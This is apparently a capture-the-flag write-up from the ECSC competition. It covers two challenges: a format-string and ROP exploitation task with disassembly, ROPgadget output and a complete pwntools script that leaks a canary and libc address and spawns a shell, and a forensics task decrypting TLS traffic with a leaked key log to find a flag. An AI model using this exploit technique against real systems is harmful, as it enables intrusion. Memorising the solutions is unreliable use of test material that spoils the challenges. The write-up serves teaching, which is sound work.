
```
bss:000055C0FA44A028 byte_55C0FA44A028 db 0
bss:000055C0FA44A028
bss:000055C0FA44A029 align 4
bss:000055C0FA44A02C our_canary dd 266DF1C9h
bss:000055C0FA44A02C
bss:000055C0FA44A02C _bss ends
```

The second address was _ IO_2 _ 1 _ stdout + 0x83, present on the stack. I substracted the 0x83 and using the site libc.nullbyte.cat (used at the pwn_baby_rop). I found that the libc was the same (libc6_2.31-0-ubuntu9-amd64), as indicated by the hint.



```
00007FFED31933B0  000055CAB72AE078  .rodata:aHelloStrangerW
00007FFED31933B8  00007F99C01FD6A0  libc_2.30.so:_IO_2_1_stdout_
00007FFED31933C0  00007F99C01FD723  libc_2.30.so:_IO_2_1_stdout_+83
00007FFED31933C8  00007F99C01FE4A0  libc_2.30.so:_IO_file_jumps
00007FFED31933D0  0000000000000D68
00007FFED31933D8  00007F99C00BF276  libc_2.30.so:_IO_file_setbuf+F6
00007FFED31933E0  00007F99C01FD6A0  libc_2.30.so:_IO_2_1_stdout_
00007FFED31933E8  0000000000000001
00007FFED31933F0  00007F99C01FD6A0  libc_2.30.so:_IO_2_1_stdout_
00007FFED31933F8  000055CAB72AE078  .rodata:aHelloStrangerW
00007FFED3193400  000055CAB72B0010  .bss:stdout
00007FFED3193408  00007F99C01FE4A0  libc_2.30.so:_IO_file_jumps
```

The “hacking detection” function



```
HACKING_DETECTOR proc near
endbr64
push    rbp
mov     rbp, rsp
sub     rsp, 10h          ; checks the canary
mov     [rbp-4], edi
mov     eax, cs:our_canary
cmp     [rbp-4], eax
jz      short loc_55CAB72AD327
```


```
lea     rdi, aHackingAttempt ; "Hacking attempt."
mov     eax, 0
call    sub_55CAB72AD120
mov     edi, 0FFFFFFFFh
call    sub_55CAB72AD190
```

```
loc_55CAB72AD327:
lea     rdi, aOk          ; "Ok"
mov     eax, 0
call    sub_55CAB72AD120
nop
leave
retn
HACKING_DETECTOR endp
```

I had a libc address so I could calculate all the addresses


Because this was a PIE executable, I couldn’t use rop gadgets from binary(randomized addresses each time), so I used gadgets from the libc itself (I can use my leaked libc address). I searched for them with ROPgadget and added the offset to the calculated LIBC_BASE.

Example : ROPgadget --binary libc6_2.31-0ubuntu9_amd64.so | grep 'pop rdi ;' | less




```
0x000000000002abfa : pop rdi ; pop r8 ; mov r13d
0x000000000002b379 : pop rdi ; pop r8 ; mov r13d
0x00000000000276e9 : pop rdi ; pop rbp ; ret
0x0000000000061cbd : pop rdi ; pop rdx ; add eax
0x0000000000026b72 : pop rdi ; ret
0x00000000000e926d : pop rdi ; ret 0xfff3
0x000000000002a56f : pop rdi ; retf 0x18
```

Example : ROPgadget --binary libc6_2.31-0ubuntu9_amd64.so | grep 'pop rsi ;' | less



```
0x000000000002dcc0 : pop rsi ; pop rdi ; mov r1
0x00000000000eba97 : pop rsi ; pop rdi ; test ea
0x00000000000ed7cf : pop rsi ; pop rdi ; test ea
0x0000000000027529 : pop rsi ; ret
0x00000000000e90ce : pop rsi ; ret 0xfff3
0x000000000004b108 : pop rsi ; sbb al, byte ptr
```

The checksec of the program:



```
[*] '/home/vlad/WindowsRE/WindowsRE/ECSC/pwn_baby_fmt/pwn_baby_fmt'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Pwntools based exploit script

```
from pwn import *
from codecs import *

p = process('./pwn_baby_fmt')
p = remote('104.248.42.88','2001')
p.recvuntil('town?')

p.sendline('%9$p%p')
p.recvline()
p.recvline()

date = p.recvline()
date = date[:-1] #formatarea convenabila a datelor
date = date.split(b'x')

CANARY = date[1][1:-1]
CANARY = decode(CANARY,'hex')
CANARY = int.from_bytes(CANARY,byteorder='big',signed=False)

LIBC_STDOUT = decode(date[2],'hex')
LIBC_STDOUT = int.from_bytes(LIBC_STDOUT,byteorder='big',signed=False)

LIBC_BASE = LIBC_STDOUT - 0x83 - 0x1ec6a0

POP_RDI = 0x0000000000026b72
POP_RSI = 0x0000000000027529
EXECV = 0x0000000000e62c0
BIN_SH = 0x1b75aa
print(hex(CANARY))
print(hex(LIBC_STDOUT))

p.recvuntil('Chalcatongo?')
input('pauza') # pentru a atasa debugger

PAYLOAD = b'Z'*5
PAYLOAD += p64(CANARY)
PAYLOAD += b'Z'*(16 + 8)
PAYLOAD += p64(POP_RDI + LIBC_BASE)
PAYLOAD += p64(BIN_SH + LIBC_BASE )
PAYLOAD += p64(POP_RSI + LIBC_BASE)
PAYLOAD += p64(0)
PAYLOAD += p64(EXECV + LIBC_BASE)
p.sendline(PAYLOAD)

p.interactive()
```

key-of-castle (359) : forensics

Proof of flag


ECSC{6be66bc90994604d67eac1b05d16d0d682c7213fada57098283cc9dc895f4bfb}

Summary

A very big pcap, lots of TLS encrypted packets, saw some key exchanges. After some search I found that SSLKEYLOGFILE was enabled on intercepted machine, so I copied it to get the Pre-Master-Secret and decrypt the pcap. The flag was in a HTTP2 request.


Proof of solving

Filtered for HTTP packets and found this:



```
7225 246.564574036 192.168.0.102         192.168.0.102         HTTP       416 GET /private.log HTTP/1.1
7263 246.566036644 192.168.0.102         192.168.0.102         HTTP      3423 HTTP/1.0 200 OK
7483 270.543165501 192.168.0.102         192.168.0.102         HTTP       416 GET /private.log HTTP/1.1
7521 270.543689600 192.168.0.102         192.168.0.102         HTTP      3423 HTTP/1.0 200 OK
```

I clicked “Follow HTTP stream” and I found this:




```
GET /private.log HTTP/1.1
Host: 192.168.0.102:4444
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/2.7.17
Date: Thu, 07 May 2020 14:31:18 GMT
Content-type: application/octet-stream
Content-Length: 93467
Last-Modified: Thu, 07 May 2020 14:30:45 GMT


CLIENT_HANDSHAKE_TRAFFIC_SECRET a14d34e26e0f273582942d679469caa514d065021ef0891898c33868ff2804f4
dbc2074e4b5e8149c574a48e3e2f93e118a2f0da2cc855828cddcfe26012c53c
SERVER_HANDSHAKE_TRAFFIC_SECRET a14d34e26e0f273582942d679469caa514d065021ef0891898c33868ff2804f4
a9bf2f53ff9f2c272229a1a1f93b45a1db5da42c772cce49d7ae1c27fc480a4b
CLIENT_TRAFFIC_SECRET_0 a14d34e26e0f273582942d679469caa514d065021ef0891898c33868ff2804f4
000b767837cd2930c0a006bb520bd859f7efe92ebcb3da3e6447b470fd728234
SERVER_TRAFFIC_SECRET_0 a14d34e26e0f273582942d679469caa514d065021ef0891898c33868ff2804f4
c29996387b92b1f03333c40997fa6502d72c99ca99bb3e7082523f8ccce256da
EXPORTER_SECRET a14d34e26e0f273582942d679469caa514d065021ef0891898c33868ff2804f4
0e37a65f28ae29fa7e21705a19bf46db4bc68be89d6df068be256fb10502aba1
CLIENT_HANDSHAKE_TRAFFIC_SECRET 789b47af2f5872ba5a139d08cbc77593992e75978f489bea0f0f80074cb99317
30c22ab414f49fcf3214cbd4a4f470df44036d6d33bfed52ba81ebbf7f3927dcc110abcd2a9c55f2d93574c59bf102b5
SERVER_HANDSHAKE_TRAFFIC_SECRET 789b47af2f5872ba5a139d08cbc77593992e75978f489bea0f0f80074cb99317
d5ce54d79e8790225797be18e633a53dad2aba40eabea6ca94f43b3cfa68b1fe251a93ecdd0481d666d15de735f82be5
CLIENT_TRAFFIC_SECRET_0 789b47af2f5872ba5a139d08cbc77593992e75978f489bea0f0f80074cb99317
81afe2d1c56802da7cc30dcaedc17b73e4cc304250ab15c933f4f41680e247fc0408fbc7f931c1eb6eb9ce7453ba7f1e
SERVER_TRAFFIC_SECRET_0 789b47af2f5872ba5a139d08cbc77593992e75978f489bea0f0f80074cb99317
c4d45827c82540dac78be544acc595449e57244304434e79d8e4cd70416cbb8b26388daf54b9977f7cae01ef296c594a
EXPORTER_SECRET 789b47af2f5872ba5a139d08cbc77593992e75978f489bea0f0f80074cb99317
8740c417e2f7822e2094526eaff42c6a05d8b63f759e06732fb1e8be4c7c44cc703b1def337a482f2eca6934b88f2a56
CLIENT_RANDOM 23ac14515e3fcd3792e38e82f0b8bb4743bea22669b1c1ef4117b084ae8e5806
ba9d6638eb37ea00be0d2f3823187fe6facc7b697a663fd619f15f5210257f8c4e7d6e2af872244d3732a1660eff5d80
CLIENT_RANDOM a5fed5972acc4929426dbe2e75ff143da02aa5b3e56b6b43518302763b64ddba
664d98ad53c67fb7b6b90f4afb947a72d6e7a36726aba14a6a30c20a625aa75cbd85f9e36cb08ecf0a7db46e4880e808
CLIENT_HANDSHAKE_TRAFFIC_SECRET d56a46aa6efa829955340961e2c6cd2532d5e998cb30a94d5bcab2343b931316
21def2ac158ab5751df6998063903b2c9c1a2e19e86c85d469be98246628bc4ed5585d10dfd681bfa4be664f49b46908
SERVER_HANDSHAKE_TRAFFIC_SECRET d56a46aa6efa829955340961e2c6cd2532d5e998cb30a94d5bcab2343b931316
1a39d5a4140eea50fc860f397d485b1ec00cca647b47966737ed9b996f7457396d620367942dd95bcf38faf1d7501d09
CLIENT_TRAFFIC_SECRET_0 d56a46aa6efa829955340961e2c6cd2532d5e998cb30a94d5bcab2343b931316
928ebad33eb58f701f3c46aa2480aca19c8ef06aff99ff2705497158b1ad741083a78a74c59685233ee7462869b917ea
```

1 client pkt, 1 server pkt, 1 turn.
Entire conversation (94 kB)
Show and save data as ASCII
Find:
Find Next
Help
Filter Out This Stream
Print
Save as…
Back
Close

After a bit of searching I found it stored a pre-master-key and I could decrypt my pcap with it.

Edit → Preferences



Wireshark · Preferences

Secure Sockets Layer

RSA keys list [Edit...]

SSL debug file [ ] [Browse...]

☑ Reassemble SSL records spanning multiple TCP segments

☑ Reassemble SSL Application Data spanning multiple SSL records


☐ Message Authentication Code (MAC), ignore "mac failed"

Pre-Shared-Key [ ]

(Pre)-Master-Secret log filename


/tmp/cheie [Browse...]

After decryption I found some http2 packets. Applied filter to see only them and :



```
http2

No.    Time          Source           Destination      Protocol  Length Info
   427 39.519671442  192.168.0.102    172.217.16.106   HTTP2      238 Magic, SETTINGS[0], WINDOW_UPDATE[0], PRIORITY[3], PRIORITY[5], PRIORITY[7], PRIORITY[9], PRIORITY[11], PRIORITY[13]
   428 39.519698215  192.168.0.102    172.217.16.106   HTTP2      632 HEADERS[15]: GET /v4/threatListUpdates:fetch?$ct=application/x-protobuf&key=AIzaSyAeBuGRUrxHr4_eHhrCwdkl0G-O4qR5UXs&$httpMetho…
   430 39.540900871  172.217.16.106   192.168.0.102    HTTP2      648 SETTINGS[0], WINDOW_UPDATE[0]
   432 39.540930981  172.217.16.106   192.168.0.102    HTTP2       99 SETTINGS[0]
   434 39.540939168  172.217.16.106   192.168.0.102    HTTP2      442 HEADERS[15]: 200 OK
   436 39.541064995  192.168.0.102    172.217.16.106   HTTP2       99 SETTINGS[0]
   437 39.541177279  172.217.16.106   192.168.0.102    HTTP2     1272 DATA[15]
   439 39.541185637  172.217.16.106   192.168.0.102    HTTP2      107 PING[0]
   441 39.541255270  192.168.0.102    172.217.16.106   HTTP2      107 PING[0]
   772 67.172769155  192.168.0.102    172.217.16.99    HTTP2      238 Magic, SETTINGS[0], WINDOW_UPDATE[0], PRIORITY[3], PRIORITY[5], PRIORITY[7], PRIORITY[9], PRIORITY[11], PRIORITY[13]
   773 67.172778777  192.168.0.102    172.217.16.99    HTTP2      429 HEADERS[15]: GET /og/_/js/k=og.qtm.en_US.sdX7eYboDQI.O/rt=j/m=qabr,q_d,qcwid,qmutsd,qapid/exm=qaaw,qadd,qaid,qein,qhaw,qhbr,qh…
   774 67.172895013  192.168.0.102    172.217.16.99    HTTP2      271 HEADERS[17]: GET /og/_/ss/k=og.qtm.-1ja76zl7zruhx.L.F4.O/m=qcwid/excm=qaaw,qadd,qaid,qein,qhaw,qhbr,qhch,qhga,qhid,qhin,qhpr/d…
   779 67.190400285  172.217.16.99    192.168.0.102    HTTP2      648 SETTINGS[0], WINDOW_UPDATE[0]
   781 67.190554899  192.168.0.102    172.217.16.99    HTTP2       99 SETTINGS[0]
   783 67.190970788  172.217.16.99    192.168.0.102    HTTP2      370 SETTINGS[0], HEADERS[15]: 304 Not Modified, PING[0]
   785 67.191131666  192.168.0.102    172.217.16.99    HTTP2      107 PING[0]
   786 67.191569580  172.217.16.99    192.168.0.102    HTTP2      131 HEADERS[17]: 304 Not Modified
   811 67.246298942  192.168.0.102    172.217.19.110   HTTP2      238 Magic, SETTINGS[0], WINDOW_UPDATE[0], PRIORITY[3], PRIORITY[5], PRIORITY[7], PRIORITY[9], PRIORITY[11], PRIORITY[13]
   812 67.246324215  192.168.0.102    172.217.19.110   HTTP2      657 HEADERS[15]: GET /_/scs/abc-static/_/js/k=gapi.gapi.en.jw7XZHvcak8.O/m=gapi_iframes,googleapis_client,plusone/rt=j/sv=1/d=1/ed…
   813 67.261760604  172.217.19.110   192.168.0.102    HTTP2      648 SETTINGS[0], WINDOW_UPDATE[0]
   815 67.261966413  192.168.0.102    172.217.19.110   HTTP2       99 SETTINGS[0]
   816 67.262374833  172.217.19.110   192.168.0.102    HTTP2       99 SETTINGS[0]
   818 67.263305409  172.217.19.110   192.168.0.102    HTTP2      361 HEADERS[15]: 304 Not Modified, PING[0]
   820 67.263439730  192.168.0.102    172.217.19.110   HTTP2      107 PING[0]
  1003 67.611963109  192.168.0.102    172.217.20.2     HTTP2      238 Magic, SETTINGS[0], WINDOW_UPDATE[0], PRIORITY[3], PRIORITY[5], PRIORITY[7], PRIORITY[9], PRIORITY[11], PRIORITY[13]
  1004 67.612014337  192.168.0.102    172.217.20.2     HTTP2      534 HEADERS[15]: GET /adsid/google/ui, WINDOW_UPDATE[15]
  1005 67.630595990  172.217.20.2     192.168.0.102    HTTP2      648 SETTINGS[0], WINDOW_UPDATE[0]
  1007 67.631035184  192.168.0.102    172.217.20.2     HTTP2       99 SETTINGS[0]
  1008 67.631171127  172.217.20.2     192.168.0.102    HTTP2       99 SETTINGS[0]
  1012 67.654301112  172.217.20.2     192.168.0.102    HTTP2      931 HEADERS[15]: 302 Found
  1014 67.654859862  172.217.20.2     192.168.0.102    HTTP2       99 DATA[15]
  1016 67.654902848  172.217.20.2     192.168.0.102    HTTP2      107 PING[0]
  1018 67.655099262  192.168.0.102    172.217.20.2     HTTP2      107 PING[0]
  1038 67.734316455  192.168.0.102    172.217.20.2     HTTP2      238 Magic, SETTINGS[0], WINDOW_UPDATE[0], PRIORITY[3], PRIORITY[5], PRIORITY[7], PRIORITY[9], PRIORITY[11], PRIORITY[13]
  1039 67.734358291  192.168.0.102    172.217.20.2     HTTP2      517 HEADERS[15]: GET /adsid/google/ui?gadsid=AORoGNQi4Q1wXUme4mQ2gmyxJD8izpcVJHggInVvd_o96sAhcUpJ4dy02rb8C65XtmgolPWe6Jz80jD2WR55,…
  1040 67.751116945  172.217.20.2     192.168.0.102    HTTP2      648 SETTINGS[0], WINDOW_UPDATE[0]
  1042 67.751293613  192.168.0.102    172.217.20.2     HTTP2       99 SETTINGS[0]
  1043 67.751730203  172.217.20.2     192.168.0.102    HTTP2       99 SETTINGS[0]
  1047 67.774279238  172.217.20.2     192.168.0.102    HTTP2      941 HEADERS[15]: 302 Found
  1049 67.775091756  172.217.20.2     192.168.0.102    HTTP2       99 DATA[15]
  1051 67.775709591  172.217.20.2     192.168.0.102    HTTP2      107 PING[0]
```

I searched for ‘ECSC’ and I found the GET request with the flag



```
GET /og/_/js/k=og.qtm.en_US.sdx7eYbobQI.O/rt=j/m=qabr,q_d,qcwid,qmutsd,qapid/exm=qaaw,qadd,qaid,qein,qhaw,qhbr,qh…
GET /og/_/ss/k=og.qtm.-1ja76zl7zruhx.L.F4.O/m=qcwid/excm=qaaw,qadd,qaid,qein,qhaw,qhbr,qhch,qhga,qhid,qhin,qhpr/d…
302 Found
GET /adsid/google?flag=ECSC{6be66bc90994604d67eac1b05d16d0d682c7213fada57098283cc9dc895f4bfb}, WINDOW_UPDATE[23]
302 Found
302 Found
302 Found
302 Found
```

